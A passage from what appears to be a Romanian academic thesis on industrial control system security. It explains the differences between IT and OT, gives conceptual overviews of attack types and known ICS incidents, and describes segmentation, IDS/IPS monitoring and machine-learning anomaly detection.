Dintre cele două definiții se poate vedea o asemănare între componentele hardware și software folosite, dar diferența apare în utilizarea lor, mai specific locurile unde sunt utilizate fiecare. IT este crucial pentru operațiunile unei afaceri, deoarece permite comunicarea între echipamente și oameni, dar implementarea sistemelor IT este în general virtuală și nu controlează fizic nimic. Pe de altă parte, singurul scop al echipamentelor OT este de a controla terminale fizice, cum ar fi motoare și valve, și permite comunicarea cu alte sisteme cu ajutorul datelor de la senzori. Cu evoluția tehnologiei și nevoia de echipamente interconectate care pot comunica eficient și sigur, a fost nevoie ca dispozitivele din OT să fie capabile de a comunica cu protocoalele recunoscute în IT, acest lucru a făcut ca IT să fie parte din OT.

O altă diferență dintre acestea este modul în care sunt tratate în cazul pierderilor de servicii sau date. De exemplu, dacă într-un sistem IT pică un serviciu sau anumite date devin corupte sau sunt șterse, acest lucru o să rezulte într-o pierdere sau o penalizare financiară. În cazul sistemelor OT, o problemă la unul dintre echipamente sau o corupere a firmware-ului poate duce la daune fizice cu un impact mult mai mare asupra funcționării și cu un risc mult mai mare, cum ar fi daune asupra mediului sau o amenințare pentru publicul general, dar și pentru oamenii care acționează acel echipament fizic.

Această diferență se poate vedea și la importanța oferită pentru protejarea acestor sisteme. Pentru protejarea sistemelor IT este foarte importantă securitatea informației, aceasta este definită prin următoarele componente: Confidențialitate, Integritate, Disponibilitate. În această ordine, cea mai importantă pentru IT este confidențialitatea, care asigură că datele nu sunt vizibile persoanelor neautorizate; integritatea specifică că datele nu sunt modificate, iar ultima și cu cea mai mică importanță este disponibilitatea. Pentru OT, importanța este inversată, disponibilitatea fiind cel mai important factor, urmată de integritate și confidențialitate. Această diferență există deoarece, pe lângă riscurile explicate mai sus în cazul disponibilității, pentru IT, care are ca scop principal gestionarea informației, este foarte important să se asigure

confidențialitatea acestor date, dar și integritatea acestora. Pentru OT, o scurgere de informații sau pierderea lor nu este atât de importantă, fiind metrici și date de la senzori care devin neimportante până la timpul pierderii. Integritatea fiind la fel de importantă pentru ambele, fiind nevoie de o funcționare fără erori sau modificări ale valorilor.

3.2 Amenințări și Atacuri Cibernetice în ICS

La început, rețelele industriale au fost concepute cu echipamente proprietare, fiecare având un protocol specific de comunicare. Aproape fiecare furnizor avea un mod specific de a dezvolta aceste soluții; acest lucru nu a mai funcționat odată cu integrarea sistemelor IT/OT, așa că aceștia au fost nevoiți să dezvolte aceste echipamente folosind protocoale standard și comune în IT, adică Internet Protocol (IP), Transport Control Protocol (TCP) și User Datagram Protocol (UDP). Pentru a putea face această aderare la noua cerere a pieței, furnizorii au adaptat protocoalele proprietare deja dezvoltate pentru dispozitivele lor la protocoalele TCP sau UDP, dar modificarea aceasta nu a venit și cu o aliniere la principiile de securitate existente în IT. Acest lucru a făcut ca transferul să fie mult mai ușor decât dezvoltarea unui protocol nou de comunicare care să funcționeze cu sistemele IT. Cum sistemele de control sunt gândite să fie modulare, adăugarea unei plăci de rețea este o schimbare ușoară. Simplitatea de a actualiza sistemele vechi pentru a le conecta la internet și a face mult mai ușor accesul la echipamente de la distanță pentru gestionare și monitorizare a venit și cu oportunitatea unui atac din partea persoanelor neautorizate. Iar pentru că multe dintre protocoale au fost doar o migrare a protocoalelor vechi la funcționarea TCP sau UDP, nu dispun de metode de criptare a informațiilor. De exemplu, protocolul Modbus/TCP conține toate informațiile în text clar și nu ascunde informațiile în cazul interceptării unui pachet. În plus, acum că aceste echipamente comunică prin tehnologie TCP/IP, devin vulnerabile atacurilor clasice din IT.

3.2.1 Tipuri de atacuri asupra retelelor industriale

Atacurile asupra ICS au ca scop fie compromiterea infrastructurii critice, fie perturbarea proceselor industriale pentru a cauza daune materiale sau financiare. În această secțiune sunt descrise principalele metode de atac care pot afecta rețelele industriale.

Reconnaissance (Colectarea datelor) Atacurile de tip reconnaissance constau în scanarea și analiza rețelei industriale pentru a descoperi dispozitive conectate, protocoale utilizate și vulnerabilități. Acest atac este, în general, prima etapă a unui atac cibernetic, permitând atacatorilor să obțină informații importante despre infrastructură înainte de a lansa un atac. Tehniciile comune folosite sunt:

- **Scanarea retelei cu solutii precum Nmap** pentru a identifica dispozitivele din retea, cum ar fi PLC-uri, RTU-uri sau servere SCADA.
- **Analiza traficului cu Wireshark** pentru a intercepta si studia pachetele de date.
- **Enumerarea serviciilor expuse**, de exemplu HTTP, SSH, Modbus.

Man-in-the-Middle (MitM) Atacurile de tip Man-in-the-Middle implica interceptarea si manipularea comunicatiilor dintre doua dispozitive din reteaua industriala. Aceste atacuri sunt periculoase deoarece permit unui atacator sa modifice comenzile trimise intre sistemele SCADA si PLC-uri. Exemple de atacuri MitM in ICS includ:

- **Injectarea unor comenzi neautorizate** catre PLC-uri pentru a altera parametrii unui proces industrial

- **Modificarea datelor transmise intre senzori si HMI**, astfel incat operatorii sa vada informatii false despre starea sistemului
- **Redirectionarea sau blocarea pachetelor de date** pentru a intrerupe functionarea normala a procesului

Denial of Service (DoS) Atacurile de tip Denial of Service (DoS) sau Distributed Denial of Service (DDoS) au ca scop blocarea comunicațiilor într-un sistem ICS prin foarte multe cereri într-un timp foarte scurt, ceea ce suprasolicită dispozitivele sau rețeaua cu trafic artificial. Aceste atacuri pot cauza întârzieri în transmisia datelor, afectând operabilitatea sistemului. Printre metodele utilizate se numără:

- **Flood cu pachete TCP sau UDP** pentru a solicita serverele SCADA.
- **Exploatarea protocoalelor industriale nesecurizate** pentru a transmite comenzi repetate către PLC-uri, blocându-le activitatea
- **Atacuri asupra infrastructurii de rețea**, vizând echipamentele de rețea precum switch-uri sau routere care genstionează comunicațiile intre sistemele ICS.

Injection Attacks Aceste atacuri implică trimiterea unor comenzi malițioase către dispozitive industriale, cu scopul de a le compromite sau de a le forța să execute acțiuni neautorizate. Protocoalele industriale precum Modbus, Profinet și Siemens S7 sunt nesecurizate și nu includ mecanisme de autentificare, ceea ce le face vulnerabile la atacuri de acest tip. Exemple de atacuri de injecție:

- **Trimiterea unor comenzi de oprire către PLC-uri**, blocând procese industriale critice.
- **Manipularea setărilor de siguranță** pentru a forța sistemele să opereze în afara parametrilor normali.
- **Exploatarea vulnerabilităților** din software-ul de control pentru a obține acces la rețea.

Exploatarea vulnerabilităților Multe sisteme SCADA și HMI rulează pe platforme software învechite, ceea ce le face vulnerabile la exploatarea unor vulnerabilități cunoscute. Atacatorii pot utiliza exploit-uri pentru a obține acces la aceste sisteme și a modifica parametrii de operare. Printre metodele de exploatare utilizate se numără:

- **Utilizarea de exploit-uri zero-day** pentru a compromite sisteme nesecurizate.
- **Escaladarea privilegiilor** pentru a obține acces administrator pe serverele SCADA.
- **Folosirea credentialelor implicite** (ex: username „admin”, parola „1234”), adesea nemodificate de operatorii ICS.

Malware industrial Malware-ul industrial este o formă de software malițios special creată pentru a compromite sau a perturba funcționarea echipamentelor dintr-un sistem ICS. Aceste atacuri pot avea ca obiectiv fie modificarea proceselor industriale, fie distrugerea fizică a echipamentelor. Exemple de malware industrial includ:

- **Stuxnet** – primul malware cunoscut care a afectat ICS prin compromiterea PLC-urilor Siemens utilizate în centrifuge nucleare.
- **Industroyer** – malware utilizat pentru atacarea rețelelor electrice din Ucraina, capabil să controleze dispozitive industriale.
- **Triton** – malware care avea ca obiectiv sistemele de siguranță ale rafinăriilor, permițând atacatorilor să dezactiveze mecanismele de protecție.

3.2.2 Atacuri cibernetice asupra ICS

Primul atac cibernetic documentat asupra unei infrastructuri industriale a fost **Stuxnet** în 2010. Malware-ul a fost conceput pentru a afecta centrifugele nucleare din Iran, exploatând vulnerabilități în PLC-uri de la Siemens cu scopul de a provoca daune fizice prin modificarea vitezei de rotație. A introdus tehnici de atac care sunt folosite și azi.

Un alt atac prin care se poate vedea importanța securității cibernetice în infrastructura critică este **BlackEnergy2/3 (2014–2015)**. Acesta a compromis software-ul care controla mai multe infrastructuri ale Statelor Unite ale Americii, cum ar fi grid-ul electric, sistemele de tratare a apei și conductele de gaz. O variantă asemănătoare, dar care nu a fost dezvoltată pentru ICS, este **BlackEnergy3**; acesta a fost folosit în 2015 pentru rețele de curent electric din Ucraina. Pentru ambele variante, după ce atacatorii aveau acces asupra țintei, trebuiau să continue atacul manual.

Industroyer Crashoverride (2016) este un alt atac folosit asupra rețelelor electrice din Ucraina. Față de BlackEnergy 2, care era folosit doar pentru acces în rețea, scopul acestui malware a fost de a provoca daune fizice operațiunilor din rețeaua electrică fără ca atacatorii să acționeze manual. Acesta a exploatat vulnerabilități în protocoalele industriale IEC-101 și IEC-104, permițând atacatorilor să preia controlul asupra echipamentelor de distribuție a energiei.

Cel mai recent atac cibernetic a fost chiar asupra grupului **Electrica în decembrie 2024**, unul din principalii furnizori de energie electrică din România. Trebuie specificat totuși că acest atac nu a afectat direct zona industrială, dar a avut impact asupra unei companii de infrastructură critică din sectorul energetic, iar multe dintre aceste atacuri încep prin compromiterea sistemelor IT pentru a obține acces la rețele industriale. Atacul a fost unul de tip ransomware, atribuit grupului Lynx. Atacatorii au compromis rețeaua IT a companiei, criptând datele și perturbând servicii interne esențiale, inclusiv sistemele de facturare și portalurile de relații cu clienții. Deși atacul nu a afectat infrastructura SCADA sau distribuția de energie, a generat întârzieri în procesarea solicitărilor clienților și posibile scurgeri de date sensibile. Incidentul a evidențiat vulnerabilitatea sectorului energetic la atacuri cibernetice avansate și a determinat măsuri sporite de securizare a infrastructurii critice.

3.3 Metode Tradiționale de Protecție și Detecție a Amenințărilor

Segmentarea rețelelor industriale (). Utilizarea firewall-urilor și a listelor de control al accesului (ACL). Monitorizarea traficului și detecția bazată pe reguli: Sisteme IDS/IPS (Intrusion Detection/Prevention Systems). Exemple: Suricata, Snort, Zeek. Limitări: Ineficiența în detectarea atacurilor necunoscute, număr ridicat de alarme false.

Securitatea rețelelor industriale este esențială pentru protejarea infrastructurii critice împotriva atacurilor cibernetice. Acestea au evoluat de la sisteme independente cu dispozitive care comunicau prin protocoale proprietare la sisteme interconectate la protocoale standard, fiind mult mai accesibile și vulnerabile persoanelor neautorizate.

În practică, securizarea unei rețele industriale nu este complicată. Un lucru foarte important este că, prin protejarea sistemelor importante de riscurile și pericolele utilizatorului rețelei industriale, dar fără a îngreuna productivitatea acestuia în procesul de producție.

Înainte de implementarea soluțiilor bazate pe învățare automată, industria a folosit o serie de metode tradiționale pentru protecția și detecția amenințărilor. Aceste metode includ: segmentarea rețelelor, utilizarea firewall-urilor și a listelor de control al accesului (ACL), precum și folosirea sistemelor de detecție/prevenție a intruziunilor (IDS/IPS) bazate pe reguli.

3.3.1 Segmentarea rețelelor industriale

Baza unei arhitecturi industriale securizate este segmentarea rețelei, astfel încât segmentul din ICS unde doar echipamentele și dispozitivele cruciale pentru operațiuni se află în zona industrială, iar restul se află în zona enterprise. În acest mod, riscurile care vin prin compromiterea unui dispozitiv extern sunt reduse. Segmentarea corectă are la bază alegerea unde părțile din ICS vor fi localizate în această separare logică și fizică a zonelor de rețea, luând în considerare și efectele acestora în procesul de producție față de riscurile pe care le adaugă întregii securități cibernetice.

Prin segmentarea rețelei, se definește partea de ICS în care vor exista doar echipamentele necesare pentru a putea menține procesul de producție în funcțiune. Aceasta se numește zona Industrială, iar prin segmentarea acesteia de celelalte zone din rețea se creează o barieră de protecție pentru cele mai sensibile puncte.

În rețeaua industrială este recomandat să existe alte segmentări mai mici, rețele separate virtual sau geografic. Acest lucru aduce mai multe avantaje, permițând sistemelor industriale să comunice fără restricții în aceeași rețea virtuală (VLAN), dar și cu alte echipamente din alte rețele virtuale, putând fi monitorizate și controlat accesul cu ajutorul ACL-urilor. În cazul în care un atacator reușește să obțină acces într-una din aceste segmente, celelalte rămân în siguranță.

Pentru a putea funcționa într-o siguranță și protejată de pericole, nu este îndeajuns doar segmentarea; pentru ca echipamentele din OT să poată comunica cu cele din IT, este nevoie de asigurarea unor reguli de acces bine gândite care să asigure transferul de date strict necesar între echipamentele IT și cele industriale. Dar o legătură directă între aceste două zone printr-un firewall va duce în timp la permiterea mai multor protocoale și conexiuni între echipamente, încât își va pierde calitatea de firewall. Având foarte multe reguli care permit trecerea traficului dintr-o zonă considerată nesigură într-o zonă sigură, doar face mișcarea dintr-o rețea în alta pentru atacator mult mai ușoară. Astfel a fost conceput IDMZ-ul. Acesta fiind inspirat din DMZ, fiind soluția din IT pentru a separa o zonă internă considerată nesigură de altă zonă internă considerată sigură; în acest fel, orice interacțiune între zona industrială și zona enterprise va trece prin această zonă de tampon printr-un serviciu intermediar. În cazul în care un server este compromis, acesta rămâne în IDMZ.



Figura 3.5: Fluxul traficului în rețea

3.3.2 Monitorizarea traficului și detecția bazata pe reguli

Chiar dacă o arhitectură de rețea industrială este bine segmentată și are regulile de acces foarte bine definite, există mereu o șansă ca fie să existe o gaură de vulnerabilitate în aceste reguli, fie ca un atac să aibă deja acces în rețea prin regulile stabilite, ceea ce îl face greu de detectat. Astfel, este nevoie de monitorizarea securității infrastructurii prin anumite unelte, tehnici și acțiuni ce implică verificarea eficientă a securității în rețea. Monitorizarea constă în monitorizarea log-urilor generate de echipamente, verificarea configurației, scanarea activă și pasivă a rețelei, analiza vulnerabilităților software, utilizarea sistemelor de detecție a intruziunilor (IDS - Intrusion Detection Systems) și a celor de prevenție a intruziunilor (IPS - Intrusion Prevention Systems), dar și utilizarea unei soluții SIEM (Security Information and Event Management), care are rolul de server centralizat pentru colectarea și căutarea log-urilor generate de echipamente.

Colectarea acestor date se poate face prin Choke points (Puncte de gâtuire); acestea sunt zone de congestie într-o rețea ce sunt alese pentru a colecta fluxuri de trafic într-un mod cât mai eficient între segmente de rețea sau zone de securitate. Sistemele de detecție a intruziunilor (IDS) și cele de prevenție (IPS) se folosesc de datele de trafic din aceste puncte pentru a putea genera alerte pe baza regulilor configurate. Diferența dintre IDS și IPS este că IDS-ul monitorizează rețeaua și generează alerte atunci când detectează o anomalie; pe lângă detectarea atacurilor, soluțiile IPS pot bloca automat traficul anormal.



Figura 3.6: Captura de trafic și syslog-uri în zona IDMZ

Pe lângă monitorizarea traficului, este foarte importantă colectarea log-urilor, evenimentelor și alertelor generate de echipamentele de rețea. Pentru o colectare centralizată a acestor date, o soluție SIEM este folosită.

Niște exemple de soluții care se folosesc în monitorizarea securității unui ICS sunt: Snort, un IDS open-source capabil să detecteze atacuri cibernetice prin compararea pachetelor de date cu reguli predefinite; similar cu acesta este și Suricata, dar care include capabilități avansate precum inspecția profundă a pachetelor (DPI - Deep Packet Inspection) și analiză pe mai multe fire de execuție. Zeek (Bro - denumit înainte) nu doar că detectează atacuri, dar și analizează comportamentul traficului de rețea pentru a descoperi anomalii. Un dezavantaj major al acestor soluții este faptul că nu pot detecta atacuri necunoscute (zero-day). Ca și soluții de colectare și agregare a syslog-urilor generate de echipamente sunt Splunk, Security Onion sau Graylog. Fiecare dintre acestea având avantaje și dezavantaje.

3.4 Machine Learning pentru Detecția Anomaliilor în ICS

Machine Learning este domeniul care studiază programarea calculatorului pentru a putea învăța singure din date. Acești algoritmi de Machine Learning sunt folosiți aproape în orice domeniu în ziua de azi și au ca scop rezolvarea unei probleme specifice care este mult prea complexă pentru a putea fi rezolvată doar cu un algoritm simplu.

Sistemele de control industrial (ICS - Industrial Control Systems) sunt expuse la multe variante de atacuri cibernetice, iar metodele tradiționale de detecție bazate pe reguli și semnături (IDS/IPS), precum Zeek, Suricata, Snort, au limitări semnificative. Aceste sisteme sunt eficiente în identificarea atacurilor cunoscute, dar nu pot detecta amenințări necunoscute (zero-day). În acest context, Machine Learning (ML) devine o soluție promițătoare pentru detecția anomaliilor în rețelele industriale, permițând identificarea amenințărilor în timp real, fără a depinde de semnături existente.

3.4.1 De ce Machine Learning?

În trecut, atacurile asupra rețelelor de date industriale erau realizate prin metode simple, cum ar fi exploatarea unor vulnerabilități cunoscute din sistemele SCADA sau manipularea fizică a

echipamentelor. La momentul actual, atacatorii utilizează tehnici avansate care devin greu de detectat prin metode tradiționale.

Metodele tradiționale de securitate funcționează prin compararea traficului din rețea cu semnături ale altor atacuri cunoscute. Însă atacurile care nu au fost încă detectate și documentate nu pot fi detectate de sistemele IDS/IPS bazate pe reguli. Algoritmii de Machine Learning pot analiza tiparul traficului din rețea și detecta anomaliile care apar, chiar și în cazul unor atacuri care nu au fost observate anterior. Acest lucru este crucial în medii industriale, unde detectarea unui atac necunoscut în timp util poate preveni pierderi financiare sau distrugeri ale infrastructurii critice. Combinarea unui algoritm Machine Learning cu un sistem IDS tradițional poate prioritiza alertele și semnala doar evenimentele cu o probabilitate ridicată de a fi un atac real.

Un mare dezavantaj al sistemelor de detecție tradiționale este numărul mare de alarme false generate. Aceste sisteme folosesc reguli stricte pentru a detecta activități suspecte, dar în multe cazuri, traficul legitim este interpretat greșit ca fiind malițios. Acest fenomen este cunoscut sub numele de alert fatigue, ceea ce poate duce la ignorarea unor alerte critice. Un model bun de Machine Learning poate ajuta la reducerea acestor alerte prin diferențierea între comportamentul legitim și cel malițios în funcție de caracteristicile sale; pe lângă capabilitatea de clasificare a traficului, acesta se poate adapta la modificările din rețea și să îmbunătățească precizia detecției prin învățarea continuă.

3.4.2 Tipuri de algoritmi utilizați în securitatea ICS:

În detecția anomaliilor din rețelele de date industriale, sunt utilizate mai multe tipuri de algoritmi Machine Learning. Fiecare algoritm are avantaje și dezavantaje, iar în general alegerea unui algoritm se face în funcție de datele disponibile și de obiectivele analizei.

Învățare Supervizată

Această metodă implică utilizarea unui set de date etichetate, în care fiecare instanță este marcată fie ca normală, fie ca anomalie. Modelul este antrenat să recunoască tiparele și să clasifice traficul. Un mare dezavantaj al acestei metode este necesitatea pentru un set de date mare de atacuri etichetate, ceea ce este greu de realizat.

Un algoritm bun pentru clasificarea traficului normal sau malițios este Random Forest.

Învățare Nesupervizată

Această metodă nu necesită date etichetate și se bazează pe analiza traficului pentru a descoperi anomalii față de comportamentul normal.

Un algoritm de învățare nesupervizată este Isolation Forest, acesta poate identifica instanțele rare care nu se potrivesc cu datele obișnuite. DBSCAN (Density-Based Clustering) este un algoritm care creează grupuri similare de date și detectează punctele anormale care nu fac parte din acele grupe.

Un avantaj al acestui algoritm în rețele de date industriale este că poate învăța tipurile de trafic noi fără a avea nevoie de etichete, putând astfel să detecteze atacuri noi.

Învățare Semi-Supervizată

Această metodă folosește un set mic de date etichetate și un volum mare de date neetichetate, ceea ce o face potrivită pentru scenarii în care nu există suficiente atacuri documentate. Acestea pot fi utilizate pentru detecția atacurilor noi și reducerea dependenței de seturi de date etichetate.

Exemple de algoritmi sunt Autoencodere - fiind rețele neuronale care învață tiparul normal al traficului și detectează deviațiile.

3.4.3 Colectarea și preprocesarea datelor pentru Machine Learning:

Pentru a putea face un model bun de Machine Learning (ML) ce are ca scop detectarea anomaliilor din rețelele de date pentru sistemele de control industrial (ICS), este nevoie de un proces bine definit de colectare, preprocesare și selecție a caracteristicilor relevante. Aceste etape sunt esențiale pentru a asigura calitatea și relevanța datelor de antrenare, astfel încât modelul ML să fie capabil să detecteze eficient atacurile și să reducă numărul de alarme false.

Surse de date utilizate în detectarea anomaliilor

Primul pas în crearea unui set de date este colectarea de date din rețele de date ICS. Există mai multe metode de a colecta date din traficul de rețea, fiecare având avantaje și dezavantaje atât pentru antrenarea modelului de machine learning, cât și pentru implementarea într-un sistem real.

Netflow/IPFIX sunt tehnologii folosite pentru colectarea și analiza fluxurilor de rețea, permițând identificarea modelelor anormale fără a inspecta fiecare pachet individual. Avantajele utilizării protocoalelor Netflow/IPFIX față de alte soluții sunt: consumul redus de resurse, comparativ cu analiza pachetelor brute; posibilitatea de a detecta atacuri de tip DDoS, scanări de rețea și anomalii de trafic și integrarea cu sisteme de analiză a securității, precum ELK Stack (Elasticsearch, Logstash, Kibana). Cu toate acestea, prezintă și limitări față de lipsa de detalii despre conținutul pachetelor, ceea ce face modelul să nu poată detecta atacurile care implică modificarea payload-ului pachetelor.

Captura de pachete (PCAP) este o metodă utilizată pentru capturarea și inspectarea pachetelor brute din rețea, oferind o viziune detaliată asupra conținutului traficului. Acest acces la detalii despre pachete oferă avantajul de a detecta atacurile care implică injecția de comenzi malițioase (de exemplu, modificarea comenzilor Modbus) și analiza traficului Man-in-the-Middle (MitM). Un alt avantaj este posibilitatea de a reconstrui sesiunile de comunicație dintre dispozitivele ICS. Dar această descriere detaliată a pachetelor vine și cu dezavantaje foarte mari, cum ar fi generarea unui volum mare de date care necesită resurse considerabile pentru stocare și analiză, rezultând un alt dezavantaj prin necesitatea procesării riguroase pentru extragerea caracteristicilor relevante.

O altă sursă interesantă sunt logurile de la sistemele IDS. Acestea sunt utilizate pentru monitorizarea și detecția traficului malițios, generând astfel loguri care pot fi utilizate pentru antrenarea modelelor ML. Logurile utile pentru antrenarea unui model ML pot fi: logurile de conexiuni, care includ date despre durata sesiunii, adresele IP și porturile utilizate; logurile de alerte, care conțin notificări despre posibile atacuri detectate de regulile IDS. Un avantaj în folosirea acestor date este prin faptul că aceste sisteme filtrează la un prim nivel atacurile, permițând modelelor ML să prioritizeze și filtreze alarmele, reducând astfel alarmele false, dar este necesară o curățare a acestor alarme false înainte de antrenarea modelului.

Extracția și selecția caracteristicilor relevante

Un pas critic în dezvoltarea modelelor ML este identificarea și selectarea caracteristicilor relevante care contribuie la detecția anomaliilor. Aceasta presupune transformarea datelor brute într-un set optim de caracteristici pentru algoritmii de învățare automată; acest proces de a crea date noi prin corelarea altor date deja existente se mai numește și Feature Engineering.

Extragerea caracteristicilor relevante se poate face pentru fiecare sursă de date; din acestea se pot extrage caracteristici care ajută la detectarea anomaliilor. Pentru Netflow/IPFIX, fiind protocoale care extrag fluxurile de trafic din rețea, se poate calcula durata sesiunii și numărul de pachete transmise într-un anumit timp. Pentru datele PCAP, se poate calcula frecvența comenzilor Modbus sau tipul pachetelor, cât și lungimea lor; iar pentru logurile IDS se pot scoate în evidență numărul mare de alerte într-un interval scurt, acestea pot indica un atac în desfășurare.

După extragerea caracteristicilor, trebuie selectate cele mai relevante caracteristici pentru antrenarea unui model cât mai bun de Machine Learning. Există mai multe metode care ajută la selectarea celui mai bun set de caracteristici; acestea pot fi:

- **Metode Statice**: aceste pot fi folosite pentru **analiza corelației** intre variabile pentru a elimina caracteristicile redundante sau pentru **testarea informației mutuale** pentru a identifica caracteristicile cele mai relevante.
- **Algoritmi de selecție**: un algoritm foarte folosit este **Principal Component Analysis (PCA)**, acesta reduce dimensiunea dataset-ului menținând doar caracteristicile importante. Un alt algoritm cunoscut este **Random Forest Feature Importance**, care oferta un scor pentru fiecare caracteristică, bazat pe importanța sa în clasificare.
- **Heuristici bazate pe performanta modelului**: se antrenează mai multe modele folosind subseturi de caracteristici și se compară performanța.

Procesul de antrenare și testare a modelelor

Antrenarea și testarea modelelor de Machine Learning este ultimul pas în dezvoltarea unui sistem de detecție a anomaliilor în rețele industriale. Pentru a obține rezultate cât mai precise și pentru a evita supra-învățarea, datele sunt împărțite în trei subseturi principale: setul de antrenare, setul de validare și setul de testare.

În general, aproximativ 70% dintre date sunt alocate pentru antrenare; ulterior, după ce modelul a învățat tiparele traficului și comportamentele normale din rețea, se validează performanța acestuia cu 15% din date. Etapa de validare are rolul de a ajusta parametrii modelului și pentru a îmbunătăți performanța modelului; restul de 15% din dataset fiind folosiți pentru testarea performanței modelului final. Această separare între subsetul de validare și testare se face pentru a se putea evalua obiectiv modelul pe date noi, care nu au fost utilizate în timpul antrenamentului, astfel se asigură că modelul nu este supraspecilizat pe setul de antrenament și poate detecta eficient anomaliile în scenarii reale.

După antrenarea modelului, este esențială evaluarea riguroasă a performanței sale pentru a determina cât de bine reușește să identifice atacurile și să minimizeze numărul de alarme false. Printre cele mai utilizate metrici de evaluare se numără acuratețea, recall, scorul F1.

Acuratețea prezintă numărul de predicții corecte realizate de model; însă această metrică poate fi înșelătoare atunci când datele sunt dezechilibrate, adică atunci când numărul de instanțe

normale este mult mai mare decât cel al atacurilor. Pe de altă parte, recall-ul măsoară capacitatea modelului de a detecta atacurile reale, indicând procentul de incidente corect identificate. Scorul F1 combină aceste două metrici pentru a oferi o valoare echilibrată între acuratețe și recall, ceea ce îl face un indicator mai fiabil al performanței modelului.

4 Studii din domeniu

Sistemele de control industrial (ICS) au aplicații pe o arie largă în sectoarele de infrastructură critică. În sectorul industrial care se ocupă cu fabricarea produselor, cum ar fi, de exemplu, industria auto, în care aceste sisteme sunt folosite pentru automatizarea liniilor de producție, pentru a controla utilajele și pentru a asigura standarde de calitate. În domeniul energetic, ICS este vital pentru prelucrarea petrolului și gazelor, generarea de energie electrică, precum și exploatarea utilităților electrice, asigurând eficiență și livrare fiabilă a energiei.

Stațiile de tratare a apei se bazează foarte mult pe ICS pentru gestionarea proceselor de purificare, filtrare și distribuție a apei. Industria transporturilor utilizează ICS pentru gestionarea semafoarelor, a sistemelor feroviare și a altor elemente critice de infrastructură. Alte aplicații includ prelucrarea chimică, producția de celuloză și hârtie, telecomunicații, prelucrarea alimentelor și asistență medicală. Utilizarea pe o scară atât de largă a sistemelor de control industrial în aceste sectoare diverse și vitale subliniază impactul semnificativ pe care atacurile cibernetice sau defecțiunile sistemului îl pot avea asupra societății și economiei.

4.1 Prezentare generală a tehnicilor de detectare a anomaliilor în ICS

O mulțime de soluții au fost folosite în rezolvarea problemei de detecție a anomaliilor pentru sistemele de control industrial, fiecare având avantaje și dezavantaje.

Primele metode de detecție a anomaliilor în ICS se foloseau de **tehnici bazate pe statistică sau bazate pe reguli** pentru monitorizarea proceselor. Sistemele bazate pe reguli și verificarea limitelor (uneori derivate din regulile de siguranță a procesului) au fost printre primele metode de apărare utilizate în ICS [5]. Tehnicile bazate pe statistică în general încep prin stabilirea uni profil statistic al tiparelor normale de comunicare din sistem, analizând caracteristici precum direcția pachetelor și timpul dintre sosirea pachetelor. Deviații de la acest profil pot indica anomalii cauzate de transmisii neregulate a pachetelor, defecțiuni ale dispozitivelor sau chiar un atac cibernetic [5]. Aceste metode funcționează frecvent pe principiul că instanțele de date normale sunt în regiuni cu mare probabilitate ale unui model statistic [5]. De exemplu, unele abordări analizează statistic comportamentul sistemului prin examinarea parametrilor și crearea profilurilor ale stărilor operaționale normale [20]. Regula trei-sigma este una dintre metodele statistice utilizate pentru detectare, având ca scop minimizarea fals-pozitivelor [5]. Deși metodele statistice pot fi eficiente din punct de vedere computațional și potrivite pentru detectarea în timp real, ele 